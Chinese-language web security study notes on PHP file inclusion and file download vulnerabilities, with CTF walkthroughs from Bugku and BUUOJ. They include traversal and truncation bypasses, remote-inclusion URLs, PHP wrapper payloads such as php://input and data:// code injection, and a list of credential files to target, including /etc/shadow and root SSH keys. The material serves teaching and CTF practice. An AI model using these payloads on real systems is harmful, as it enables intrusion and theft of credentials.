31 文件包含

1、文件包含的作用：将文件以脚本的格式执行（根据当前网站脚本类型）

2、各种语言造成文件包含漏洞的简要写法

- 第八个 C 语言那个，是包含远程文件，其余的是包含本地文件

```
#文件包含各个脚本代码
ASP,PHP,JSP,ASPX等
<!--#include file="1.asp" -->
<!--#include file="top.aspx" -->
<c:import url="http://thief.one/1.jsp">
<jsp:include page="head.jsp"/>
<%@ include file="head.jsp"%>
<?php Include('test.php')?>
```


有文件包含的各个脚本的代码

- 文件包含在 php 中，涉及到的危险函数有四个，分别是

include()、include_once()、require()、require_once()。

区别如下：

include：包含并运行指定的文件，包含文件发生错误时，程序警告，但会继续执行。

include_once：和 include 类似，不同处在于 include_once 会检查这个文件是否已经被

导入，如果已

导入，下文便不会再导入，直面 once 理解就是只导入一次。


require：包含并运行指定的文件，包含文件发生错误时，程序直接终止执行。


require_once：和 require 类似，不同处在于 require_once 只导入一次。

3、文件包含漏洞成因：

- 可控变量
- 文件包含函数


4、include.php 中有包含函数，1.txt 内容位 phpinfo，filename=1.txt 传参，执行代码得到图 3，直接访问 1.txt 得到图 2






文件包含原理演示

5、检测是否存在文件包含漏洞



6、类型

远程包含：在代码中设置，allow-url-include 为 on，则可以远程包含，在 phpinfo 可以查看



7、如果想要包含的文件不在当前目录，可以使用../返回上级

```
http://127.0.0.1:8080/include.php?filename=../../../www.txt
```

8、有限制绕过方法（借鉴文件上传漏洞绕过方法）

- 本地包含
  - %00截断
    - 条件：magic_quotes_gpc=Off
      PHP版本小于5.2.4
    - 示例：filename=1.txt%00-->filename=1.txt%00.html被截断
  - 长度截断
    - 条件：Windows：点号需要长于256
      Linux：点号长于4096（服务器的操作系统）
    - 示例：filename=../../1.txt/./././././././././././././././././
      filename=../../1.txt.....
- 远程包含
  - ```
    #远程包含-无限制，有限制
    http://127.0.0.1:8080/include.php?filename=http://www.xiaodi8.com/readme.txt
    http://127.0.0.1:8080/include.php?filename=http://www.xiaodi8.com/readme.txt%20
    http://127.0.0.1:8080/include.php?filename=http://www.xiaodi8.com/readme.txt%23
    http://127.0.0.1:8080/include.php?filename=http://www.xiaodi8.com/readme.txt?
    ```

- %00 截断
- 长度截断
- ```
  #远程包含-无限制，有限制
  http://127.0.0.1:8080/include.php?filename=http://www.xiaodi8.com/readme.txt
  http://127.0.0.1:8080/include.php?filename=http://www.xiaodi8.com/readme.txt%20
  http://127.0.0.1:8080/include.php?filename=http://www.xiaodi8.com/readme.txt%23
  http://127.0.0.1:8080/include.php?filename=http://www.xiaodi8.com/readme.txt?
  ```

远程包含有限制

9、伪协议

协议	测试PHP版本	allow_url_fopen	allow_url_include	用法
file://	>=5.2	off/on	off/on	?file=file://D:/soft/phpStudy/WWW/phpcode.txt
php://filter	>=5.2	off/on	off/on	?file=php://filter/read=convert.base64-encode/resource=./index.php
php://input	>=5.2	off/on	on	?file=php://input 【POST DATA】 <?php phpinfo()?>
zip://	>=5.2	off/on	off/on	?file=zip://D:/soft/phpStudy/WWW/file.zip%23phpcode.txt
compress.bzip2://	>=5.2	off/on	off/on	?file=compress.bzip2://D:/soft/phpStudy/WWW/file.bz2 【or】 ?file=compress.bzip2:///file.bz2
compress.zlib://	>=5.2	off/on	off/on	?file=compress.zlib://D:/soft/phpStudy/WWW/file.gz 【or】 ?file=compress.zlib:///file.gz
data://	>=5.2	on	on	?file=data://text/plain,<?php phpinfo()?> 【or】 ?file=data://text/plain;base64,PD9waHAgcGhwaW5mbygpPz4= 也可以： ?file=data:text/plain,<?php phpinfo()?> 【or】 ?file=data:text/plain;base64,PD9waHAgcGhwaW5mbygpPz4=


- 如果 PHP 的配置选项 allow_url_include、allow_url_fopen 状态为 ON 的话，则 include/require 函数是可以加载远程文件的，这种漏洞被称为远程文件包含漏洞（RFI）
- file://+路径：将文件以脚本执行
- data://
- php://filter 可以在执行代码前将代码换个方式读取出来，只是读取，不需要开启，读取源代码并进行 base64 编码输出，不然会直接当做 php 代码执行就看不到源代码内容了
- php://input

?test=php://input 【post data】<?php phpinfo();?>

用法：php://filter/read=convert.base64-encode/resource=要读取的文件

- http://123.206.87.240:8005/post/index.php?file=php://filter/read=convert.base64-encode/resource=index.php（bugku 文件包含例题）

打开网址



查看网页源代码

发现有 index.php?file=show.php，http://123.206.87.240:8005/post/show.php 发现返回内容一样,说明可能有文件包含，查看 show.php 没有内容，不管他，所以用 php://filter 查看 index.php 文件，在注释中有 flag


文件源代码


```
<html>
    <title>Bugku-web</title>

<?php
        error_reporting(0);
        if(!$_GET[file]){echo '<a href="./index.php?file=show.php">click me? no</a>';}
        $file=$_GET['file'];
        if(strstr($file,"../")||stristr($file, "tp")||stristr($file,"input")||stristr($file,"data")){
                echo "Oh no!";
                exit();
        }
        include($file);
//flag:flag{3ade9f090c167a18aa62825dee4a9a9d}
?>
</html>
```

10、演示案例

- 确定漏洞为文件包含漏洞（检测）

发现有 include，直接访问 phpinfo.php 发现页面一样，说明有文件包含（i 春秋）






先确定操作系统（Linux）,查看当前目录


读取第一个文件，php://filter

解码 base64 得到 flag



32 文件下载


1、文件下载得作用：下载文件，凡是存在文件下载的地方都可能存在文件下载漏洞



2、下载数据库配置文件（敏感文件）

- 扫描工具爬行或扫描地址
- 下载好的文件代码中去分析路径（可见文件）和包含文件获取

3、直接访问和下载该文件是不一样的



4、演示案例

涉及案例：

- Pikachu-文件下载测试-参数
- Zdns-文件下载真实测试-功能点
- 小米路由器-文件读取真实测试-漏洞
- RoarCTF2019-文件读取真题复现-比赛
- 百度杯2017二月-Zone真题复现-比赛拓展

```
1 爬虫扫描地址-分析参数名参数值-文件操作安全-对应脚本
2 修改提交方式测试-读取WEB配置文件WEB-INF/web.xml
3 访问读取对应地址-访问读取flag对应class文件-
4  (WEB-INF/classes/com/wm/ctf/FlagController.class)
```

第二题：随便下载个东西

同理：下载其他文件时，也要加密

文件下载漏洞在哪里测?

- 有下载功能的地方


文件下载漏洞怎么判断存在?

- 下载 /index.php

- 文件被解析，则是文件包含漏洞
- 显示源代码，则是文件读取漏洞
- 提示文件下载，则是文件下载漏洞，凡是有下载功能的地方都可能有下载漏洞

第四题：

手工看参数值，发现点击 help 后有 filename=help.doc,报错，（因为脚本是 Java）可以改 post 请求，下载后发现什么也没有



(JAVA WEB)先下载配置文件： WEB 配置文件 WEB-INF/web.xml，抓包

```
Origin: http://156c7a7a-1bf2-4cc9-939e-993f97c5bb59.node4.buuoj.cn:81
Connection: close
Referer:
http://156c7a7a-1bf2-4cc9-939e-993f97c5bb59.node4.buuoj.cn:81/Download?filename=WEB-INF/web.xml
Cookie:
UM_distinctid=17b43673474fb-08dc4fcda180a9-4c3e247b-144000-17b436734771b0;
JSESSIONID=B95BC9E28F0B1361CC05F911D4FC7769
Upgrade-Insecure-Requests: 1

filename=WEB-INF/web.xml
```

```
    <servlet>
        <servlet-name>DownloadController</servlet-name>
        <servlet-class>com.wm.ctf.DownloadController</servlet-class>
    </servlet>
    <servlet-mapping>
        <servlet-name>DownloadController</servlet-name>
        <url-pattern>/Download</url-pattern>
    </servlet-mapping>

    <servlet>
        <servlet-name>FlagController</servlet-name>
        <servlet-class>com.wm.ctf.FlagController</servlet-class>
    </servlet>
    <servlet-mapping>
        <servlet-name>FlagController</servlet-name>
        <url-pattern>/Flag</url-pattern>
    </servlet-mapping>

</web-app>
```

下载配置文件

```
Connection: close
Referer:
http://156c7a7a-1bf2-4cc9-939e-993f97c5bb59.node4.buuoj.cn:81/Download?filename=WEB-INF/web.xml
Cookie:
UM_distinctid=17b43673474fb-08dc4fcda180a9-4c3e247b-144000-17b436734771b0;
JSESSIONID=B95BC9E28F0B1361CC05F911D4FC7769
Upgrade-Insecure-Requests: 1

filename=WEB-INF/classes/com/wm/ctf/FlagController.class
```

```
□□□□□□□□  □□□□□□□□□□□□□□□
□
□!□□□□□□"□□□□flag□□□□Ljava/lang/String;□□□□<init>□□□□()V□□□□Code□□□□LineNumberTable□□□□doGet□□R(Ljavax/servlet/http/HttpServletRequest;Ljavax/servlet/http/HttpServletResponse;)V□□
Exceptions□□#□□$□□
SourceFile□□□FlagController.java□□□□RuntimeVisibleAnnotations□□%Ljavax/servlet/annotation/WebServlet;□□□name□□□□FlagController□□□□□□□□□<ZmxhZ3tjYTIwN2ZlZC05ZGQwLTQyODYtOGY1Yy1hMDc2MjhlZDk2NjF9Cg==□□  □
□□%□□&□□'□□&<h1>Flag is nearby ~ Come on! !
!</h1>□□(□□)□*□□□javax/servlet/http/HttpServlet□□□javax/servlet/ServletException□□□java/io/IOException□□&javax/servlet/http/HttpServletResponse□□
```

根据上图修改路径

下载文件：数据库、平台……配置文件

Windows

C:\boot.ini //查看系统版本

C:\Windows\System32\inetsrv\MetaBase.xml //IIS 配置文件

C:\Windows\repair\sam //存储系统初次安装的密码

C:\Program Files\mysql\my.ini //Mysql 配置

C:\Program Files\mysql\data\mysql\user.MYD //Mysql root

C:\Windows\php.ini //php 配置信息

C:\Windows\my.ini //Mysql 配置信息

C:\Windows\win.ini //Windows 系统的一个基本系统配置文件

Linux

/root/.ssh/authorized_keys

/root/.ssh/id_rsa

/root/.ssh/id_ras.keystore

/root/.ssh/known_hosts //记录每个访问计算机用户的公钥

/etc/passwd

/etc/shadow

/usr/local/app/php5/lib/php.ini //PHP 配置文件

/etc/my.cnf //mysql 配置文件

/etc/httpd/conf/httpd.conf //apache 配置文件

/root/.bash_history //用户历史命令记录文件

/root/.mysql_history //mysql 历史命令记录文件

/proc/mounts //记录系统挂载设备

/porc/config.gz //内核配置文件

/var/lib/mlocate/mlocate.db //全文件路径

/porc/self/cmdline //当前进程的 cmdline 参数

都可以尝试下载